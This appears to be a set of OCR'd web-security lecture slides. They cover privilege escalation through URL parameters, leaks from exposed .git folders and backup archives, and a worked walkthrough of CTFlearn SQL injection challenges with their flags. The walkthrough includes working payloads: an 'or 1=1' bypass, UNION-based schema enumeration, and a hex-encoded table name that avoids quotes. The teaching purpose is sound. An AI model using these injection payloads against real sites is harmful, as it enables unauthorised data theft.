
Privilege Escalation

- **Horizontal privilege escalation**: a user gains the access rights of another user who has the same access level as he or she does
- /getinfo**?id=1000**
- /getinfo**?id=1001**

- **Vertical privilege escalation**: a user gains the access rights of another user who has greater access level as he or she does
- /getinfo**?id=1000&secret=false**
- /getinfo**?id=1000&secret=true**

Information leaking

- .git



```
 imwxz  /tmp/git  ls -al
total 0
drwxr-xr-x  2 imwxz imwxz   40 Oct 21 16:05 .
drwxrwxrwt 27 root  root  1720 Oct 21 16:05 ..

 imwxz  /tmp/git  git init .
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /tmp/git/.git/

 imwxz  /tmp/git  master  ls -al
total 0
drwxr-xr-x  3 imwxz imwxz   60 Oct 21 16:05 .
drwxrwxrwt 27 root  root  1720 Oct 21 16:05 ..
drwxr-xr-x  7 imwxz imwxz  200 Oct 21 16:05 .git

 imwxz  /tmp/git  master 
```

Information leaking

- Wrong configuration

- https://github.com/lijiejie/GitHack

- Similar attack to .svn

Information leaking

- robots.txt
- www.zip
- www.tar.gz
- ...

- https://github.com/Xyntax/DirBrute

Exercise


- You will never make progress unless you do it yourself!

- https://ctflearn.com/

- SQL Injection
- https://ctflearn.com/challenge/88

- harder:
- https://ctflearn.com/challenge/149

Exercise




```
1' or 1=1 --
```

Original Query: SELECT * FROM webfour.webfour where name = '$input'

Your Resulting Query: SELECT * FROM webfour.webfour where name = '1' or 1=1 -- '

```
Name: Luke
Data: I made this problem.
Name: Alec
Data: Steam boys.
Name: Jalen
Data: Pump that iron fool.
Name: Eric
Data: I make cars.
Name: Sam
Data: Thinks he knows SQL.
Name: fl4g__giv3r
Data: CTFlearn{th4t_is_why_you_n33d_to_sanitiz3_inputs}
Name: snoutpop
Data: jowls
Name: Chunbucket
Data: @datboiiii
```

Exercise




ID:

1

Submit

Name: Saranac
Breed: Great Dane
Color: Black



ID:


2

Submit

Name: Doodle
Breed: Poodle
Color: Pink

Perhaps select * from table where id = [input]


Exercise



ID:

1 union select 1,2,3

```
0 results
```




ID:

1 union select 1,2,3,4

```
Name: Saranac
Breed: Great Dane
Color: Black
Name: 2
Breed: 1
Color: 3
```


Exercise



```
1 union select 1,(select database()),3,4
```

```
Name: Saranac
Breed: Great Dane
Color: Black
Name: webeight
Breed: 1
Color: 3
```


1 union select 1,(SELECT GROUP_CONCAT(TABLE_NAME) FROM information_schema.tables WHERE TABLE_SCHEMA=database()),3,4




```
Name: Saranac
Breed: Great Dane
Color: Black
Name: w0w_y0u_f0und_m3,webeight
Breed: 1
Color: 3
```

Exercise

- 1 union select 1,(SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'w0w_y0u_f0und_m3'),3,4




```
0 results
```



```
In [4]: 'w0w_y0u_f0und_m3'.encode('utf-8').hex()
Out[4]: '7730775f7930755f6630756e645f6d33'
```


- 1 union select 1,(SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 0x7730775f7930755f6630756e645f6d33),3,4



```
Name: Saranac
Breed: Great Dane
Color: Black
Name: f0und_m3
Breed: 1
Color: 3
```

Exercise

- 1 union select 1,(SELECT GROUP_CONCAT(f0und_m3) FROM w0w_y0u_f0und_m3),3,4




```
Name: Saranac
Breed: Great Dane
Color: Black
Name: abctf{uni0n_1s_4_gr34t_c0mm4nd}
Breed: 1
Color: 3
```

Exercise

- https://ctflearn.com/challenge/109

- https://ctflearn.com/challenge/114

Exercise




Burp Suite Community Edition v2021.8.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Lear
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Burp Suite
http://165.227.106.113/header.php
Burp Suite

Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Exercise



Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ex
1	http://165.227.106.113	GET	/header.php			200	442	script	php
